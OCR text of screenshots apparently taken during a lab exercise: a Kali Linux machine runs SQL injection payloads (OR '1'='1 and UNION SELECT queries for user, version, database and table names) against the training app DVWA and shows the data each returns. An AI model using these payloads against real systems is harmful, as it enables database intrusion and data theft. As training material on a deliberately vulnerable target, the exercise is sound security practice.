

kali linux 1 [Running]
1 2 3 4
18:25
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1,user()#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1,user()#
First name: 1
Surname: root@localhost
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



kali linux 1 [Running]
1 2 3 4
18:23
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1,version()#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1,version()#
First name: 1
Surname: 5.0.51a-3ubuntu5
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



kali linux 1 [Running]
1 2 3 4
19:04
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1%2C+table_na
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: 1
Surname: guestbook
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: 1
Surname: users
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


kali linux 1 [Running]
1 2 3 4
18:18
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=%231'OR'1'%3D1%23
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: #1'OR'1'=1#
First name: admin
Surname: admin
ID: #1'OR'1'=1#
First name: Gordon
Surname: Brown
ID: #1'OR'1'=1#
First name: Hack
Surname: Me
ID: #1'OR'1'=1#
First name: Pablo
Surname: Picasso
ID: #1'OR'1'=1#
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection


kali linux 1 [Running]
1 2 3 4
18:26
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1,database()#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1,database()#
First name: 1
Surname: dvwa
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


kali linux 1 [Running]
1 2 3 4
18:17
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+OR'1'%3D'1&Subm
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR'1'='1
First name: admin
Surname: admin
ID: 1' OR'1'='1
First name: Gordon
Surname: Brown
ID: 1' OR'1'='1
First name: Hack
Surname: Me
ID: 1' OR'1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR'1'='1
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection


kali linux 1 [Running]
1 2 3 4
19:03
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1%2C+column_
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
